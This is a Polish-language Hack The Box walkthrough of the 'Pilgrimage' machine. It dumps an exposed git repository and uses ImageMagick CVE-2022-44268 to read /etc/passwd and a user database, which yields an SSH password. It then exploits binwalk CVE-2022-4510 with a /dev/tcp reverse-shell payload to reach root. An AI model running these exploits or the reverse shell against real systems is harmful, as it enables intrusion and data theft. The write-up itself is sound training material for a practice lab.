
Pilgrimage

Rozpoczynamy swój rekonesans od przeskanowanie otwartych portów


Są otwarte dwa porty 22(SSH) oraz 80(HTTP) przy czym skan wykazał nam ,że istnieje repozytorium .git/
Wchodzimy na stronę a w międzyczasie pobierzemy całe to repozyturium za pomocą git-dumper

```
┌──(kali㉿kali)-[~/Desktop/HTB/Pilgrimage]
└─$ ./git-dumper  http://pilgrimage.htb/.git git
[-] Testing http://pilgrimage.htb/.git/HEAD [200]
[-] Testing http://pilgrimage.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://pilgrimage.htb/.git/description [200]
[-] Fetching http://pilgrimage.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/commit-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/post-commit.sample [404]
[-] http://pilgrimage.htb/.git/hooks/post-commit.sample responded with status code 404
[-] Fetching http://pilgrimage.htb/.gitignore [404]
[-] http://pilgrimage.htb/.gitignore responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/hooks/post-receive.sample [404]
[-] http://pilgrimage.htb/.git/hooks/post-receive.sample responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/post-update.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-commit.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-push.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-receive.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/prepare-commit-msg.sample [200]
```


Na stronie głównej widzimy opcje do przesyłanie i pomniejszania zdjęć



Wrzucamy przykładowe zdjęcie



Po przejściu do tej ścieżki naszym oczom ukazuje się to zdjęcie



W międzyczasie pobrał się nasze repozytorium z git
Przeglądamy source code
Ten kod służy do przesyłania zdjęć na serwer


```
┌──(kali㉿kali)-[~/Desktop/HTB/Pilgrimage/git]
└─$ ./magick -usage
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype jbig jng jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (7.5)
Usage: magick tool [ {option} | {image} ... ] {output_image}
Usage: magick [ {option} | {image} ... ] {output_image}
       magick [ {option} | {image} ... ] -script {filename} [ {script_args} ... ]
       magick -help | -version | -usage | -list {option}

All options are performed in a strict 'as you see them' order
You must read-in images before you can operate on them.

Magick Script files can use any of the following forms ...
     #!/path/to/magick -script
or
     #!/bin/sh
     :; exec magick -script "$0" "$@"; exit 10
     # Magick script from here ...
or
     #!/usr/bin/env  magick-script
The latter two forms do not require the path to the command hard coded.
Note: "magick-script" needs to be linked to the "magick" command.

For more information on usage, options, examples, and techniques
see the ImageMagick website at    https://imagemagick.org
```

W sieci znajdujemy exploit na tą wersje ImageMagick
https://www.exploit-db.com/exploits/51261
https://github.com/voidz0r/CVE-2022-44268
W takim razie tworzymy plik png ,który powinien nam odczytać /etc/passwd
A potem przesyłamy go za pomocą shrink na serwer

```
┌──(kali㉿kali)-[~/Desktop/HTB/Pilgrimage/CVE-2022-44268]
└─$ cargo run "/etc/passwd"
    Finished dev [unoptimized + debuginfo] target(s) in 0.01s
     Running `target/debug/cve-2022-44268 /etc/passwd`

┌──(kali㉿kali)-[~/Desktop/HTB/Pilgrimage/CVE-2022-44268]
└─$ ls
Cargo.lock  Cargo.toml  image.png  README.md  screens  src  target

┌──(kali㉿kali)-[~/Desktop/HTB/Pilgrimage/CVE-2022-44268]
└─$ convert image.png -resize 50% output.png


┌──(kali㉿kali)-[~/Desktop/HTB/Pilgrimage/CVE-2022-44268]
└─$ ls
Cargo.lock  Cargo.toml  image.png  output.png  README.md  screens  src  target

┌──(kali㉿kali)-[~/Desktop/HTB/Pilgrimage/CVE-2022-44268]
└─$ curl http://pilgrimage.htb/shrunk/649eea75c0234.png -o 649eea75c0234.png
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1074  100  1074    0     0  18509      0 --:--:-- --:--:-- --:--:-- 18842
```

Pobramy plik odczytujemy
I odkodowujemy

```
  Dispose: Undefined
  Iterations: 0
  Compression: Zip
  Png:IHDR.color-type-orig: 3
  Png:IHDR.bit-depth-orig: 1
  Raw profile type:

    1437
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
6e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d
65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e3a783a363a31323a6d616e3a
2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f67696e0a6c703a
783a373a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372
2f7362696e2f6e6f6c6f67696e0a6e6577733a783a393a393a6e6577733a2f7661722f73
706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703a783a31
303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362696e2f
6e6f6c6f67696e0a70726f78793a783a31333a31333a70726f78793a2f62696e3a2f7573
722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a33333a33333a7777772d
646174613a2f7661722f7777773a2f7573722f7362696e2f6e6f6c6f67696e0a6261636b
75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f
7362696e2f6e6f6c6f67696e0a6c6973743a783a33383a33383a4d61696c696e67204c69
7374204d616e616765723a2f7661722f6c6973743a2f7573722f7362696e2f6e6f6c6f67
696e0a6972633a783a33393a33393a697263643a2f72756e2f697263643a2f7573722f73
62696e2f6e6f6c6f67696e0a676e6174733a783a34313a34313a476e617473204275672d
5265706f7274696e672053797374656d202861646d696e293a2f7661722f6c69622f676e
6174733a2f7573722f7362696e2f6e6f6c6f67696e0a6e6f626f64793a783a3635353334
3a36353533343a6e6f626f64793a2f6e6f6e6578697374656e743a2f7573722f7362696e
2f6e6f6c6f67696e0a5f6170743a783a3130303a36353533343a3a2f6e6f6e6578697374
656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d6e6574776f72
6b3a783a3130313a3130323a73797374656d64204e6574776f726b204d616e6167656d65
6e742c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c6f67696e
0a73797374656d642d7265736f6c76653a783a3130323a3130333a73797374656d642052
65736f6c7665722c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d6573736167656275733a783a3130333a3130393a3a2f6e6f6e65786973
74656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d74696d6573
796e633a783a3130343a3131303a73797374656d642054696d652053796e6368726f6e69
7a6174696f6e2c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c
6f67696e0a656d696c793a783a313030303a313030303a656d696c792c2c2c3a2f686f6d
652f656d696c793a2f62696e2f626173680a73797374656d642d636f726564756d703a78
3a3939393a3939393a73797374656d6420436f72652044756d7065723a2f3a2f7573722f
7362696e2f6e6f6c6f67696e0a737368643a783a3130353a36353533343a3a2f72756e2f
737368643a2f7573722f7362696e2f6e6f6c6f67696e0a5f6c617572656c3a783a393938
3a3939383a3a2f7661722f6c6f672f6c617572656c3a2f62696e2f66616c73650a

  Date:create: 2023-06-30T14:45:09+00:00
  Date:modify: 2023-06-30T14:45:09+00:00
  Date:timestamp: 2023-06-30T14:45:09+00:00
  Signature: d726f2a505215b9911a4702340bd892b8e1c6292bc1d408cb350aee814282510
```



Znamy zatem usera **emily**
Wracamy do reporzytorium git w ,którym przeglądamy kod dashboard.php i znajdujemy w nim /var/db/pilgrimage/
Jest to query ,które wyciąga z bazy danych usera
Spróbujemy odczytać plik w taki sam sposób jak /etc/passwd

```
function fetchImages() {
  $username = $_SESSION['user'];
  $db = new PDO('sqlite:/var/db/pilgrimage');
  $stmt = $db->prepare("SELECT * FROM images WHERE username = ?");
  $stmt->execute(array($username));
  $allImages = $stmt->fetchAll(\PDO::FETCH_ASSOC);
  return json_encode($allImages);
}
```

Jeżeli zrobiliśmy wszystko poprawnie to otrzymujemy output w postaci credentials

```
-emilyabigchonkyboi123
```

Logujemy się za pomocą ssh i mamy flagę

```
emily@pilgrimage:~$ cat user.txt
a1da0[redacted]f0c36c
emily@pilgrimage:~$
```

Po odpaleniu pspy widzimy ,że powtarza się proces

```
sshd: /usr/sbin/sshd -D [listener] 5 of 10-100 startups
/sbin/agetty -o -p -- \u --noclear tty1 linux
/bin/bash /usr/sbin/malwarescan.sh
/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/
/lib/systemd/systemd-logind
/usr/sbin/rsyslogd -n -iNONE
php-fpm: master process (/etc/php/7.4/fpm/php-fpm.conf)
```

Po przejrzeniu co on wykonuje widzimy ,że ten skrypt ma na celu monitorowanie nowo tworzonych plików w katalogu /var/www/pilgrimage.htb/shrunk/ i sprawdzanie ich zawartości za pomocą narzędzia binwalk. Jeśli plik zawiera jedno z niedozwolonych słów zdefiniowanych w tablicy blacklist, zostaje on automatycznie usunięty. Jest to narzędzie zabezpieczające, które ma na celu zapobieganie utworzeniu lub przechowywaniu plików, które mogą stanowić zagrożenie dla systemu lub naruszać politykę

```
emily@pilgrimage:/usr/sbin$ cat malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
        filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e '
s/^.*CREATE //p')"
        binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
                if [[ "$binout" == *"$banned"* ]]; then
                        /usr/bin/rm "$filename"
                        break
                fi
        done
done
emily@pilgrimage:/usr/sbin$
```

Widzimy ,że binwalk jest w wersji 2.3.2 ,która jest podatna na rce

```
emily@pilgrimage:/usr/sbin$ binwalk

Binwalk v2.3.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...
```

https://www.exploit-db.com/exploits/51249

W tym celu tworzymy reverse shella

```
┌──(kali㉿kali)-[~/Desktop/HTB/Pilgrimage/CVE-2022-44268]
└─$ cargo run "bash -i >& /dev/tcp/10.10.14.186/4444 0>&1"
    Finished dev [unoptimized + debuginfo] target(s) in 0.01s
     Running `target/debug/cve-2022-44268 'bash -i >& /dev/tcp/10.10.14.186/4444 0>&1'`
```

Po czym konwertujemy go za pomocą exploita binwalk

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 51249.py shell.png 10.10.14.186 4444

###############################################
------------------CVE-2022-4510-----------------
###############################################
--------Binwalk Remote Command Execution--------
-------Binwalk 2.1.2b through 2.3.2 included-------
-----------------------------------------------
###############################################
-----------Exploit by: Etienne Lacoche-----------
-----------Contact Twitter: @electr0sm0g-----------
--------------------Discovered by:--------------------
----------Q. Kaiser, ONEKEY Research Lab----------
----------Exploit tested on debian 11----------
###############################################


You can now rename and share binwalk_exploit and start your local netcat listener.


┌──(kali㉿kali)-[~/Downloads]
└─$ ls
51249.py                        KucharskiSW.ovpn                'red-white-cat-i-white-studio(3).jpg'
binwalk_exploit.png             pspy64                          red-white-cat-i-white-studio.jpg
competitive_KucharskiSW.ovpn   'red-white-cat-i-white-studio(1).jpg'   shell.png
'KucharskiSW(1).ovpn'          'red-white-cat-i-white-studio(2).jpg'

┌──(kali㉿kali)-[~/Downloads]
└─$
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ mv binwalk_exploit.png exploit.png
```

Potem przerzucamy plik na maszynę ,którą atakujemy a konkretnie do /var/www/pilgrimage/shrunk tak jak w kodzie basha malwarescan.sh
Jednocześnie odpalamy nasłuch na naszej maszynie a po chwili otrzymujemy połączenie

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.186] from (UNKNOWN) [10.10.11.219] 46896
whoami
root
```

Pozostało odczytać flagę

```
cat /root/root.txt
a8ac5[redacted]2e6
```